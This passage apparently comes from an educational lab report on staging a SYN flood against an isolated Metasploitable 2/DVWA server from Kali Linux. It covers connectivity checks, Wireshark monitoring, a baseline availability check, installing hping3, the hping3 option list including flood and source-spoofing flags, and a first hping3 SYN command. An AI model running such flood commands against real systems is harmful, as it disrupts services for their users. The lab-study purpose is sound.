
```
msfadmin@metasploitable:~$ ping 192.168.9.129
PING 192.168.9.129 (192.168.9.129) 56(84) bytes of data.
64 bytes from 192.168.9.129: icmp_seq=1 ttl=64 time=1.32 ms
64 bytes from 192.168.9.129: icmp_seq=2 ttl=64 time=3.20 ms
64 bytes from 192.168.9.129: icmp_seq=3 ttl=64 time=1.44 ms
64 bytes from 192.168.9.129: icmp_seq=4 ttl=64 time=1.38 ms
64 bytes from 192.168.9.129: icmp_seq=5 ttl=64 time=1.48 ms
64 bytes from 192.168.9.129: icmp_seq=6 ttl=64 time=1.08 ms
64 bytes from 192.168.9.129: icmp_seq=7 ttl=64 time=0.977 ms
64 bytes from 192.168.9.129: icmp_seq=8 ttl=64 time=1.21 ms
-
```

*Figure 19: Pinging the victim server machine from attacker machine to ensure connectivity*

**Step 6: open a web browser on the victim user machine(Ubuntu) and browse the DVWA website to confirm**

To confirm connectivity further, open a web browser on the victim user machine (Ubuntu) and browse the DVWA website hosted on the victim server machine.

Accessing the DVWA website from the victim user machine validates not only network connectivity but also the ability to communicate with web services on the victim server machine.



*Figure 20: Opening a web browser on the victim user machine(Ubuntu)*

A responsive DVWA site loaded on the victim user machine affirms successful communication and connectivity between the machines involved in the demonstration. By addressing metaspotable 2 ip address (192.168.9.128) in browser

The test connectivity steps validate the network setup and ensure that communication paths are functioning correctly between the attacker, victim user, and victim server machines, essential for conducting further network assessments and attack simulations.




Figure 21: Browsing the DVWA website to confirm

### 3.4 monitoring packet transmission (wireshark)

This step in the demonstration involves configuring Wireshark to capture packets on the network interface used for communication with the victim server machine (Metasploitable 2) to monitor and analyze the traffic during the SYN flood attack.

#### Step 7: configuring wireshark to capture packets on the network interface used for communication with victim server machine

Before initiating the SYN flood attack, Wireshark is set up to capture packets on the network interface that connects the attacker machine (Kali Linux) to the victim server machine (Metasploitable 2).




Figure 22: Configuring wireshark to capture packets on the network interface with victim server machine

Configuring Wireshark ensures that all network packets flowing through the interface are intercepted and can be analyzed in real-time.




Figure 23: Configuring wireshark to capture packets on the network interface with attacker machine

### Importance of Packet Monitoring with Wireshark:

**Real-Time Analysis:** Wireshark provides the capability to perform real-time packet analysis, allowing you to monitor and dissect the traffic as it flows through the network interface.

**Insight into Attack Traffic:** By capturing and inspecting packets during the SYN flood attack, Wireshark enables you to understand the attack pattern, volume of packets, and its impact on the victim server machine.



**Diagnostic Capabilities:** The captured packets can provide insights into network behavior, identify anomalies or malicious activities, and aid in troubleshooting and forensic analysis.

### **3.5 server availability check (before SYN flood attack)**

Prior to executing the SYN flood attack in the demonstration scenario, a server availability check is conducted to ensure that the DVWA (Damn Vulnerable Web Application) website hosted on the victim server machine (Metasploitable 2) is operational and responsive. This step aims to establish a baseline of normal website operation before simulating the attack.

#### **Step8: ensure normal operation and responsive of the website**

At this stage, the focus is on verifying that the DVWA website is functioning as expected and can be accessed without any issues.

The team conducting the demonstration will navigate to the DVWA website URL using a web browser on the victim user machine (Ubuntu).

By successfully loading the DVWA site, users can confirm that the web application is up and running, and that the victim server machine is responsive to incoming requests.




Figure 24: Ensuring normal operation and responsive of the website




Figure 25: Ensuring normal operation and responsive of the DVWA homepage

**Importance of Server Availability Check:**

**Baseline Assessment:** Conducting a pre-attack server availability check establishes a reference point for website performance and responsiveness before any malicious activity.

**Detection of Anomalies:** Any abnormalities or unresponsiveness observed during this check can indicate potential issues caused by previous actions or external factors.

**Comparison Post-Attack:** The results of the availability check form a basis for comparison with the website's status after the SYN flood attack, enabling the assessment of the attack's impact.

**Outcome of Server Availability Check:**

A successful server availability check will confirm that the DVWA website is accessible, responsive, and operating normally before the SYN flood attack is initiated.

Any anomalies or irregularities detected during this check may prompt further investigation to ensure the reliability of the baseline server performance metrics.


### 3.6 Installing hping3 on the kali Linux

#### Step 9: install hping3 on the attacker machine

- a. Open a terminal on Kali Linux.
- b. Execute the following command to install Hping3:

After successful installation, you can use Hping3 to conduct various network-related tasks like sending packets, pinging, port scanning, and many more.

**[ `sudo apt install -y hping3` ]**

A screenshot of a Kali Linux terminal window. The window has a dark blue background with a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the command `sudo apt install -y hping3` being executed. The output indicates that hping3 is already the newest version (3.a2.ds2-10) and that 0 packages were upgraded, 0 newly installed, 0 to remove, and 1991 not upgraded. The prompt `(kali@kali)~` is visible at the end of the command line.

```
(kali@kali)~  
$ sudo apt install -y hping3  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
hping3 is already the newest version (3.a2.ds2-10).  
0 upgraded, 0 newly installed, 0 to remove and 1991 not upgraded.  
(kali@kali)~  
$
```

Figure 26: Installing hping3 on the attacker machine

### 3.7 understanding hping 3 mechanism


Hping3 is a tool used for testing and sending packets over a network. It can create custom packets, perform a traceroute test, ping or perform a port scan, flood a network with UDP or TCP packets, and many other tasks.

Understanding how Hping3 works can help you to use it efficiently. Hping3 generates and sends custom packets to the destination IP addresses. The packets generate responses from the destination IP addresses that are used to provide various network-related information like port status, network latency, packet loss, etc.

Hping3 can create packets with different flags, payloads, and other features that allow customization according to users' needs. Besides that, Hping3 can display a wide range of information like TTL (time to live) values, round-trip time (RTT), and hop count.

#### Step 10: familiarize yourself with the hping3 command syntax and option

[ hping3 -help]



```

kali@kali: ~
$ hping3 --help
usage: hping3 host [options]
  -h --help          show this help
  -v --version       show version
  -c --count         packet count
  -i --interval      wait (uX for X microseconds, for example -i u1000)
  --fast            alias for -i u10000 (10 packets for second)
  --faster          alias for -i u1000 (100 packets for second)
  --flood           sent packets as fast as possible. Don't show replies.
  -n --numeric       numeric output
  --quiet           quiet
  -I --interface     interface name (otherwise default routing interface)
  -V --verbose       verbose mode
  -D --debug         debugging info
  -z --bind          bind ctrl+z to ttl (default to dst port)
  -Z --unbind       unbind ctrl+z
  --beep           beep for every matching packet received

Mode
  default mode      TCP
  -0 --rawip        RAW IP mode
  -1 --icmp          ICMP mode
  -2 --udp           UDP mode
  -8 --scan          SCAN mode.
  Example: hping --scan 1-30,70-90 -S www.target.host
  -9 --listen       listen mode

IP
  -a --spooft       spoof source address
  --rand-dest       random destination address mode. see the man.
  --rand-source     random source address mode. see the man.
  -t --ttl          ttl (default 64)
  -N --id           id (default random)
  -W --winid        use win* id byte ordering
  -r --rel          relativize id field (to estimate host traffic)
  -f --frag         split packets in more frag. (may pass weak acl)
  -x --morefrag     set more fragments flag
  -y --dontfrag     set don't fragment flag
  -g --fragoff      set the fragment offset
  -m --mtu          set virtual mtu, implies --frag if packet size > mtu
  -O --tos          type of service (default 0x00), try --tos help
  -G --rroute       includes RECORD_ROUTE option and display the route buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H --ipproto      set the IP protocol field, only in RAW IP mode

ICMP
  -C --icmptype     icmp type (default echo request)
  -K --icmpcode     icmp code (default 0)
  
```


Figure 27: familiarizing yourself with the hping3 command syntax and option

### 3.8 Performing SYN flood attack

**Step 11: execute the following command to lunch the SYN flood attack**

**a. Sudo hping3 -S -c 1 -p 80 <ip of metaspolitable 2>**

**[ sudo hping3 -S -c 1 -p 80 192.168.9.128 ]**– to perform syn flood attack on metasploitable via port 80 by sending one TCP packet.

